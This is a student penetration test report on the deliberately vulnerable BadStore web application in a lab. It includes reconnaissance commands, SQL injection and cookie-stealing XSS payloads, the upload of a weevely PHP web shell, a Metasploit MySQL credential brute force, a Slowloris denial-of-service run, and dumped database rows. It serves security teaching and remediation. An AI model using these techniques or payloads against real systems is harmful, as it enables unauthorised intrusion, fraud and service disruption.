

A dark blue vertical bar on the left side of the page. A blue arrow points to the right from the bar, containing the date.

4/29/2023

# WEB APPLICATION PENETRATION REPORT

CTEC3410

Several thin, curved lines in dark blue and light grey originate from the bottom left and curve upwards and to the right.

Nashib Limbu  
P2621996

## Contents

INTRODUCTION .....	2
SCOPE.....	2
Costs.....	2
METHODOLOGY.....	3
RATIONALE.....	4
EXECUTIVE SUMMARY .....	4
TECHNICAL SUMMARY: .....	4
ATTACK NARRATIVE .....	5
PORT SCANS:.....	5
DNS Zone Transfers.....	6
DIRECTORY ENUMERATION.....	6
DIRECTORY TRAVERSAL .....	7
SQL INJECTION .....	8
PLATFORM CONFIGURATION TESTING - Cross-Site Tracing.....	9
CROSS-SITE SCRIPTING: .....	10
WEAK PASSWORD POLICY .....	11
WEAK PASSWORD RESET VALIDATION .....	11
FILE UPLOAD VULNERABILITY .....	12
SITE DEFACEMENT .....	13
SECRET ADMIN ACCESS VIA URL .....	14
PAYMENT FRAUD .....	15
SENSITIVE INFORMATION LEAK .....	15
WEAK HASH ENCRYPTION .....	16
REMOTE DATABASE ACCESS .....	17
DOS ATTACK .....	18
PORT 443 64-BIT BLOCK CIPHER .....	19
REMEDIATION .....	23
SQL INJECTION .....	23
ADMIN ACCESS PRIVILEGE ESCALATION VIA URL:.....	23
WEAK HASH ENCRYPTION:.....	23
DoS ATTACK.....	23
SENSITIVE INFORMATION DISCLOSURE:.....	23
WEAK PASSWORD POLICY .....	24
WEAK PASSWORD RESET VALIDATION .....	24
FILE UPLOAD VULNERABILITY .....	24

<b>PLATFORM CONFIGURATION – CROSS-SITE TRACING .....</b>	<b>24</b>
<b>REMOTE DATABASE ACCESS .....</b>	<b>24</b>
<b>CROSS-SITE SCRIPTING .....</b>	<b>25</b>
<b>PAYMENT FRAUD .....</b>	<b>25</b>
<b>PORT 443 64-BIT BLOCK CIPHER .....</b>	<b>25</b>
<b>DIRECTORY ENUMERATOIN .....</b>	<b>25</b>
<b>DIRECTORY TRAVERSAL .....</b>	<b>25</b>
<b>SITE DEFACEMENT .....</b>	<b>26</b>
<b>NMAP SCAN/INFORMATION DISCLOSURE .....</b>	<b>26</b>

## INTRODUCTION

A web application penetration test was performed on target network and machine. This test aims to identify security vulnerabilities and exploit them to show possible ramifications/impact with recommendations for remediation to ensure security of the target.

## SCOPE

Agreement has taken place to conduct a web application Black Box penetration test, with the following as deliverable.

1. A thorough scan of the target
2. Report on processes, vulnerabilities, and exploits
3. Executive and technical summary

The estimated time for the test will be 2 weeks with deadline of the 3<sup>rd</sup> of May 2023.

### Costs:

Testing Time: 60 hours (1 tester x 2 weeks x 30 hours per week)

Tester Cost: £6,000 (80 hours x £100 per hour x 1 testers)

Testing Tools: £500

Reporting Cost: £1,000 (20 hours x £50 per hour)

Total Cost: £7,500

## METHODOLOGY

This penetration test will be conducted using the Four-Stage NIST methodology.

- Planning -> Define the scope of the penetration test.  
Define approach to testing and methodology.  
Identify objectives of the test – finding vulnerabilities in the web application and providing remediation.
- Discovery -> Use tools to conduct complete scan of the network and web applications, this will involve the use of tools such as Nmap, dirb, OWASP Zap and many more.  
Enumeration of the web application to identify directories etc..  
Look for attack vectors for potential vulnerabilities.
- Attack -> Conduct Manual and automated scanning and testing.  
This will involve testing for SQL injections, XSS, and others.  
Escalation of privileges to gain higher access to the system.
- Reporting -> Documentation of vulnerabilities found including the severity and recommendations for remediation  
Writing of technical and executive summary.

## RATIONALE

NIST methodology is a widely accepted and recognised structure to approaching a penetration test, it is used in this test due to its ability to provide a clear and standardised framework for conducting a security assessment and identifying vulnerabilities. Using this methodology allows for the conduction of consistent testing in a thorough manner, reducing likelihood of missing any critical issues.

## EXECUTIVE SUMMARY

We were tasked to carry out a web application penetration testing of VM,

## TECHNICAL SUMMARY:

VULNERBILITY	Severity Level
SQL INJECTION	HIGH
ADMIN ACCESS PRIVILEGE ESCALATION VIA URL	HIGH
WEAK HASH ENCRYPTION	HIGH
DoS ATTACK	HIGH
SENSITIVE INFORMATION DISCLOSURE	HIGH
WEAK PASSWORD POLICY	HIGH
WEAK PASSWORD RESET VALIDATION	HIGH
FILE UPLOAD VULNERABILITY	HIGH
PLATFORM CONFIGURATION – CROSS SITE TRACING	HIGH
REMOTE DATABASE ACCESS	HIGH
CROSS-SITE SCRIPTING	HIGH
PAYMENT FRAUD	HIGH
PORT 443- 64-BIT BLOCK CIPHER	MEDIUM
DIRECTORY TRAVERSAL	MEDIUM
DIRECTORY ENUMERATION	MEDIUM
SITE DEFAACEMENT	LOW

## ATTACK NARRATIVE

Vulnerabilities were uncovered using Nmap, dirb, Nessus, Burp suite

Tools: Nmap, Dirb, Nessus, Burp Suite, searchsploit, Metasploit framework, Kali Linux,

### PORT SCANS:

Network range was found using attacking machine.

```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.132.128 netmask 255.255.255.0 broadcast 192.168.132.255
```

Figure 1

Using this information, we were able to find the IP of the target using netdiscover.

```
(kali㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.132.0/24
```

Figure 2-Netdiscover IP

Ip address of the target machine was identified to be 192.168.132.131.

Currently scanning: Finished!		Screen View: Unique Hosts	
4 Captured ARP Req/Rep packets, from 4 hosts.		Total size: 240	
IP	At MAC Address	Count	Len MAC Vendor / Hostname
192.168.132.1	00:50:56:c0:00:08	1	60 VMware, Inc.
192.168.132.2	00:50:56:e5:13:f4	1	60 VMware, Inc.
192.168.132.131	00:0c:29:2f:c6:a6	1	60 VMware, Inc.

Figure 3- Target IP

Use of Nmap on intensity 4 to discover open ports and software name with their versions running on the target machine.

```
└─$ sudo nmap -p- -sV -v -T4 192.168.132.131
```

Figure 4- Nmap command

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-20 21:15 EDT
Nmap scan report for 192.168.132.131
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
443/tcp   open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
3306/tcp  open  mysql   MySQL 4.1.7-standard
MAC Address: 00:0C:29:2F:C6:A6 (VMware)
```

Figure 5

## DNS Zone Transfers

```
(kali@kali)-[~]
└─$ dig axfr 192.168.132.131:80
```

Figure 6

```
; <<>> DiG 9.18.4-2-Debian <<>> ixfr 192.168.132.131
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 35797
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;192.168.132.131.                IN      A

;; AUTHORITY SECTION:
.                5      IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023042001 1800 900 604800 86400

;; Query time: 7 msec
;; SERVER: 192.168.132.2#53(192.168.132.2) (UDP)
;; WHEN: Thu Apr 20 21:22:40 EDT 2023
;; MSG SIZE rcvd: 119
```

Figure 7

Attempted DNS Zoner transfer to find additional attack surface, but no further attacks were accomplished from this vector.

## DIRECTORY ENUMERATION

Directory enumeration was attempted using Dirb to discover hidden directories and files.

```
—(kali@kali)-[~]
└─$ dirb http://192.168.132.131/
```

Figure 8

```

---- Scanning URL: http://192.168.132.131/ ----
==> DIRECTORY: http://192.168.132.131/backup/
+ http://192.168.132.131/cgi-bin/ (CODE:403|SIZE:278)
+ http://192.168.132.131/favicon.ico (CODE:200|SIZE:1334)
==> DIRECTORY: http://192.168.132.131/images/
+ http://192.168.132.131/index (CODE:200|SIZE:3583)
+ http://192.168.132.131/index.html (CODE:200|SIZE:3583)
+ http://192.168.132.131/robots (CODE:200|SIZE:316)
+ http://192.168.132.131/robots.txt (CODE:200|SIZE:316)
==> DIRECTORY: http://192.168.132.131/supplier/

---- Entering directory: http://192.168.132.131/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.132.131/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.132.131/supplier/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Thu Apr 27 01:21:42 2023
DOWNLOADED: 4612 - FOUND: 6

```

Figure 9

This is a medium risk vulnerability as it allows attacker to gather more information and identify any attack vectors.

VULNERABILITY	SEVERITY
DIRECTORY ENUMERATION	MEDIUM

## DIRECTORY TRAVERSAL

Using this information new can check out interesting pages such as /robot.txt and /supplier.

This resulted in knowing what is allowed to be accessed and within /supplier we were able to traverse into /accounts allowing us to see the following information.

```

# /robots.txt file for http://www.badstore.net/
# mail webmaster@badstore.net for constructive criticism

User-agent: badstore_webcrawler
Disallow:

User-agent: googlebot
Disallow: /cgi-bin
Disallow: /scanbot # We like Google

User-agent: *
Disallow: /backup
Disallow: /cgi-bin
Disallow: /supplier
Disallow: /upload

```

Figure 10






Figure 11

Running this information through numerous decoders resulted in us finding that the information was encoded in base64, leading to severe vulnerability threat from the weak protection of the supplier accounts.



Figure 12

VULNERABILITY	SEVERITY
DIRECTORY TRAVERSAL	MEDIUM

## SQL INJECTION

Initially we tried to automate the SQL injection for the login page using sqlmap but returned no positive results.



Figure 13




Figure 14

However, during the manual SQL injection we found that the website was indeed vulnerable to SQL injection as it allowed login without any password.




Figure 15- SQL Injection 1

Allowing us access to the webpage without any authentication.



Figure 16

This led us to test admin account which allowed us to have access as the master system administrator which is a high level of threat.




Figure 17- SQL Injection 2 ADMIN



Figure 18- SQL INJECTION ADMIN ACCESS

Furthermore, to add to this, the error returned from attempted SQL injection reveals valuable information that could be used to compromise the entire database. The error contains syntax error which helps the attacker to understand the database schema therefore, having an easier time creating SQL injection attacks.

VULNERABILITY	SEVERITY
BLIND SQL INJECTION	HIGH

## PLATFORM CONFIGURATION TESTING - Cross-Site Tracing

Initial testing for Cross-Site tracing potential:




Figure 19- Cross-Site Tracing Potential

Trace method reflects received message back to client, showing server code 200 and reflected the header set in place. Further exploited this by




Figure 20- Cross-Site Tracing

This vulnerability allows for the reflection of a received message back to the client, which then displays server code 200 and the header that was set. This exploit can potentially expose sensitive information about server configurations. To prevent this vulnerability, it is recommended to disable the TRACE method on production servers.

VULNERABILITY	SEVERITY
CROSS-SITE TRACING	MEDIUM

## CROSS-SITE SCRIPTING:

We used the following script to manually test for cross-site scripting vulnerabilities:

“<script>alert("TEST ATTACK");</script>”




Figure 21-XSS Alert

Resulting in the reflection of the alert.



Figure 22- Alert Generated

“script>alert(document.cookie)</script>” was then used to return session ID, this is a medium risk vulnerability, while not directly useful in compromising system or sensitive data, it can be used in conjunction with other vulnerabilities to launch a more sophisticated attack.




Figure 23- XSS Session ID

VULNERABILITY	SEVERITY
XSS Reflection attack	MEDIUM

## WEAK PASSWORD POLICY

While testing for other vulnerabilities we found that the register option for the password didn't have any enforcement, leading to creation of accounts with singular characters as passwords.

**Register for a New Account**

Full Name:

Email Address:

Password:

Password Hint - What's Your Favorite Color?:

Figure 24- Creation of account




Figure 25- Account with 1 character password

This is extremely dangerous as it allows for accounts with weak password, meaning they could be easily brute forced through by malicious actors.

VULNERABILITY	SEVERITY
WEAK PASSWORD POLICY	HIGH

## WEAK PASSWORD RESET VALIDATION

Other vulnerabilities found that once you were logged into the system, it is easy to change password for any account using known username or email, this is extremely dangerous as you can change admin password to one of your choosing, allowing easy access without any identification verification.

Current Email Address: nashib

New Email Address =

Change Password:  Verify:

Figure 26

### Account Information for:

Full Name:  
Email: admin  
Password: 1  
**Has been updated!**

Figure 27- Changed password.

Further adding to this issue, you can reset any password if you know the email, for example here we use the obvious admin account and reset the password. The only form of verification is the colour, which does not work, as it still resets the password no matter the colour chosen. Another weak aspect to this design is that the password hint option is a drop down box so even if the design was working, it could still be brute forced into guessing the colour.

Reset A Forgotten Password

Please enter the email address and password hint you chose when the account was created:

Email Address:

Password Hint - What's Your Favorite Color?:

(The Password Hint was chosen when you registered for a new account as a security measure to help recover a forgotten password..)

Figure 28 – Password colour doesn't work

**The password for user: admin**

**...has been reset to: Welcome**

Figure 29 – Admin password reset with weak verification.

VULNERABILITY	SEVERITY
WEAK PASSWORD RESET VERIFICATION	HIGH

## FILE UPLOAD VULNERABILITY

Using the previously discussed SQL injection, we were able to bypass authentication, allowing access to supplier only section of the site.

**Welcome Supplier - Please Login:**

Email Address:

Password:

Figure 30- Authentication Bypass

This led us to the upload page on the target web application, which we then used to upload a generated shell from weeveily.

```
(kali@kali)-[~/Downloads]
$ weeveily generate 12345 shell.php
```

Figure 31 - Shell generation

**Welcome Supplier**

### Upload Price Lists

Filename on local system:

shell.php

Filename on BadStore.net:

Figure 32- Upload option

## Upload a file

Thanks for uploading your new pricing file!

Your file has been uploaded: shell.php

Figure 33- Successful upload

Although we were able to successfully upload a php file, we were not able to find the location, but this does not mean it is not a vulnerability as given more time, malicious actors could use this surface vector to create a connection, meaning it is still a high-risk vulnerability.

```
L$ weevily http://192.168.132.131/upload/shell.php 12345
[+] weevily 4.0.1
[+] Target: 192.168.132.131
[+] Session: /home/kali/.weevily/sessions/192.168.132.131/shell_10.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weevily> ls
The remote backdoor request triggers an error 404, check availability
Backdoor communication failed, check URL availability and password
```

VULNERABILITY	SEVERITY
FILE UPLOAD VULNERABILITY	HIGH

## SITE DEFACEMENT

Due to lack of verification on the guestbook, any random visitor can deface the guestbook. Although this is a low-level vulnerability with no disruption, it is still something to consider designing to be more secure.

### Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:	<input type="text" value="nashib"/>
Email:	<input type="text"/>
Comments:	<input type="text" value="you suck,"/>
<input type="button" value="Add Entry"/> <input type="button" value="Reset"/>	

Figure 34

## Guestbook

Wednesday, February 18, 2004 at 07:42:34: <b>Joe Shopper</b> <a href="mailto:joe@microsoft.com">joe@microsoft.com</a> <i>This is a great site! I'm going to shop here every day.</i>
Wednesday, February 18, 2004 at 11:41:07: <b>John Q. Public</b> <a href="mailto:jqp@whitehouse.gov">jqp@whitehouse.gov</a> <i>Let me know when the summer items are in.</i>
Friday, February 20, 2004 at 14:05:22: <b>Big Spender</b> <a href="mailto:billg@microsoft.com">billg@microsoft.com</a> <i>Where's the big ticket items?</i>
Sunday, February 22, 2004 at 06:16:05: <b>Evil Hacker</b> <a href="mailto:s8n@haxor.com">s8n@haxor.com</a> <i>You have no security! I can own your site in less than 2 minutes. Pay me \$100,000 US currency by the end of day Friday, or I will hack you offline and sell the credit card numbers I found on your site. Send the money direct to my PayPal account.</i>
Saturday, April 29, 2023 at 09:10:36:  Saturday, April 29, 2023 at 09:10:48: <b>nashib</b> <i>you suck,</i>

Figure 35-Defacement

VULNERABILITY	SEVERITY
SITE DEFAACEMENT	LOW

## SECRET ADMIN ACCESS VIA URL

Another high-level vulnerability found within URL manipulation, where modifying the action to = admin would give access to administration menu as a normal user.




Figure 36- URL Modification




Figure 37- Admin access via URL

Having access to admin menu is a very severe vulnerability.

VULNERABILITY	SEVERITY
SECRET ADMIN ACCESS VIA URL	HIGH

## PAYMENT FRAUD

Making use of Burp suite proxy – HTTP History, we were able to find the POST method just before finalising an order on the website.

619	http://192.168.132.131	POST	/cgi-bin/badstore.cgi?action=submitpay...
620	http://192.168.132.131	GET	/cgi-bin/bsheader.cgi
621	http://192.168.132.131	POST	/cgi-bin/badstore.cgi?action=order

Figure 38- HTTP Proxy

We were then able to manipulate the credit card details to place order under fraudulent conditions.

```
Cookie: SS0id=
YWRtaW46ODMyMTNhYzE4MzRjMjY3ODFmZTRiZGU5MThlZTQ6TWFzdGVyIFN5c3Rl
bSBBZGlp%0AbmlzdHJhdG9yOkE%3D%0A; CartID=
1682715138%3A1%3A11.5%3A1003
Connection: close

email=admin&ccard=test&expdate=test&subccard=Place+Order
```

Figure 39-Credit card called test.

Order Date	Order Cost	# Items	Item List	Card Used
2023-04-28	\$11.50	1	1000	2342 3423 4234 2342
2023-04-28	\$11.50	1	1003	2342 3423 4234 2342
2023-04-28	\$11.50	1	1003	test

Figure 40-Payment Fraud

As you can see, the proxy manipulation allows for use of fake details to place an order, which is a high-risk vulnerability.

VULNERABILITY	SEVERITY
PAYMENT FRAUD	HIGH

## SENSITIVE INFORMATION LEAK

Using previous techniques to either access admin account via URL, resetting etc... we can check out reports leading to leak of sensitive information such as credit card information.




Figure 41- Admin Menu





## REMOTE DATABASE ACCESS

As noted in the previous Nmap scans, we see an instance of MySQL running on port 3305, and using msfconsole with mysql\_login exploit, I was able to gain access to the credentials for the database with the following options.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```

Figure 46- msfconsole command.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.132.131
rhosts => 192.168.132.131
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file rockyou.txt
pass_file => rockyou.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set Stop_ON_SUCCESS True
Stop_ON_SUCCESS => true
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS      true             no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
  DB_ALL_PASSWORDS     false            no        Add all passwords in the current database to the list
  DB_ALL_USERS         false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING     none             no        Skip existing credentials stored in the current database
  PASSWORD             nil              no        A specific password to authenticate with
  PASS_FILE            rockyou.txt      no        File containing passwords, one per line
  Proxies              nil              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS               192.168.132.131 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/How-to-Use-the-RHOSTS-Option
  RPORT               3306             yes       The target port (TCP)
  STOP_ON_SUCCESS      true             yes       Stop guessing when a credential works for a host
  THREADS              1                yes       The number of concurrent threads (max one should be set)
  USERNAME             root             no        A specific username to authenticate as
  USERPASS_FILE        nil              no        File containing users and passwords separated by a colon
  USER_AS_PASS         false            no        Try the username as the password for all users
  USER_FILE            nil              no        File containing usernames, one per line
  VERBOSE              true             yes       Whether to print output for all attempts
```

Figure 47- exploit options.

Using this exploit I was able to find the admin credentials.

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.132.131:3306 - 192.168.132.131:3306 - Found remote MySQL version 4.1.7
[!] 192.168.132.131:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.132.131:3306 - 192.168.132.131:3306 - Success: 'root:'
[*] 192.168.132.131:3306 - Scanned 1 of 1 hosts (100% complete)
```

Figure 48- Successful exploit.

This resulted in the leak of the following databases, which as discussed holds previously discussed passwords, sensitive data, and account information, making it a high risk vulnerability.

email	passwd	pwdhint	fullname	role
admin	83218ac34c1834c26781fe4bde918ee4	black		U
admin	83218ac34c1834c26781fe4bde918ee4	black		A
admin	83218ac34c1834c26781fe4bde918ee4	green		S
admin	83218ac34c1834c26781fe4bde918ee4	blue		U
admin	83218ac34c1834c26781fe4bde918ee4	red		S
admin	83218ac34c1834c26781fe4bde918ee4	orange		U
admin	83218ac34c1834c26781fe4bde918ee4	purple		U
admin	83218ac34c1834c26781fe4bde918ee4	red		U
admin	83218ac34c1834c26781fe4bde918ee4	yellow		U
admin	83218ac34c1834c26781fe4bde918ee4	green		S
admin	83218ac34c1834c26781fe4bde918ee4	blue		U
admin	83218ac34c1834c26781fe4bde918ee4	orange		U
admin	83218ac34c1834c26781fe4bde918ee4	green		U
admin	83218ac34c1834c26781fe4bde918ee4	red		S
admin	83218ac34c1834c26781fe4bde918ee4	NULL		U
admin	83218ac34c1834c26781fe4bde918ee4	purple		A
admin	83218ac34c1834c26781fe4bde918ee4	yellow		S
admin	83218ac34c1834c26781fe4bde918ee4	purple		U
admin	83218ac34c1834c26781fe4bde918ee4	red		U
admin	83218ac34c1834c26781fe4bde918ee4	blue		U
admin	83218ac34c1834c26781fe4bde918ee4	green		U
admin	83218ac34c1834c26781fe4bde918ee4	red		S
admin	83218ac34c1834c26781fe4bde918ee4	orange		U
admin	83218ac34c1834c26781fe4bde918ee4	green		U
admin	83218ac34c1834c26781fe4bde918ee4	green		U

25 rows in set (0.001 sec)

MySQL [badstoredb]> SELECT \* FROM acctdb;

invnum	amount	status	paidon	bankinfo	rma
MS-45921	4976.48	Paid	2023-04-28	33011:38349873766	0
MS-45876	983.93	Submitted	2023-04-28	33011:38349873766	1
MS-45873	34897.21	Received	2023-04-27	78011:38334587297	0

Figure 49- REMOTE DATABASE ACCESS.

VULNERABILITY	SEVERITY
REMOTE DATABASE ACCESS	HIGH

## DOS ATTACK

Attempts were made to launch a DoS attack on the web server on port 80. Initially we decided to go for the SYN flood attack, however, this was a failure.

```
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.138.132.131
SIOCSIFFLAGS: Operation not permitted

[-] Auxiliary failed: RuntimeError eth0: You don't have permission to capture on that device (socket: Operation not permitted)
[-] Call stack:
```

Figure 50- SYN Flood Attack

Therefore, we decided to use Slowloris DoS attack to tie up server resources by keeping connections open, which managed to make the attack work.

```

msf6 auxiliary(dos/http/slowloris) > use auxiliary/dos/http/slowloris
msf6 auxiliary(dos/http/slowloris) > show options
Module options (auxiliary/dos/http/slowloris):
-----
Name           Current Setting  Required  Description
-----
delay           15              yes       The delay between sending keep-alive headers
rand_user_agent true            yes       Randomizes user-agent with each request
rhost           192.168.132.131 yes       The target address
rport           80              yes       The target port
sockets         150             yes       The number of sockets to use in the attack
ssl             false           yes       Negotiate SSL/TLS for outgoing connections

msf6 auxiliary(dos/http/slowloris) > set rhost 192.168.132.131
rhost => 192.168.132.131
msf6 auxiliary(dos/http/slowloris) > exploit

[*] Starting server...
[*] Attacking 192.168.132.131 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150

```

Figure 51- Working Slowloris attack.




Figure 52- Caused pages to not load.

VULNERABILITY	SEVERITY
DoS ATTACK	HIGH

## PORT 443 64-BIT BLOCK CIPHER

When checking vulnerabilities on port 443.

I found that the CBC 64-bit block cipher are offered while using SSLv3, meaning it is vulnerable to sweet32 and poodle attack. Both target weaknesses in block ciphers, but Sweet32 attacks 3DES encryption with CBC mode and Poodle attacks SSLv3 and TLS encryptions with CBC mode.

```

(kali@kali)-[~/Documents/exp]
$ nmap --script ssl-enum-ciphers -p 443 192.168.132.131

```

Figure 53- cipher check.

Due to the difficulty of the exploitation, it is considered a medium risk vulnerability but recommended to disable SSLv3 and TLS 1.0.

```

PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA (dh 512) - F
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_DES_CBC_SHA (dh 1024) - F
|       TLS_RSA_EXPORT_WITH_DES40_CBC_SHA (rsa 64) - F
|       TLS_RSA_EXPORT_WITH_RC2_CBC_40_MD5 (rsa 64) - F
|       TLS_RSA_EXPORT_WITH_RC4_40_MD5 (rsa 64) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_DES_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_IDEA_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_MD5 (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
|     compressors:
|       NULL
|     cipher preference: client
|   warnings:
|     64-bit block cipher 3DES vulnerable to SWEET32 attack
|     64-bit block cipher DES vulnerable to SWEET32 attack
|     64-bit block cipher DES40 vulnerable to SWEET32 attack
|     64-bit block cipher IDEA vulnerable to SWEET32 attack
|     64-bit block cipher RC2 vulnerable to SWEET32 attack
|     Broken cipher RC4 is deprecated by RFC 7465
|     CBC-mode cipher in SSLv3 (CVE-2014-3566)
|     Ciphersuite uses MD5 for message integrity
|     Export key exchange
|     Insecure certificate signature (MD5), score capped at F

```

Figure 54- Ciphers

VULNERABILITY	SEVERITY
CBC 64-BIT BLOCK CIPHER	MEDIUM

## CROSS-SITE FORGERY- ATTEMPT

The screenshot shows a web application interface with a sidebar on the left containing links: Home, What's New, Sign Our Guestbook, View Previous Orders, About Us, My Account, Login / Register, and Suppliers Only. The main content area is titled 'Welcome, nashib' and contains an 'Update your account information:' section. This section displays 'Current Full Name: nashib' and 'Current Email Address: nashib', followed by input fields for 'New Full Name =', 'New Email Address =', and 'Change Password:'. A 'Change Account' button is at the bottom of the form.

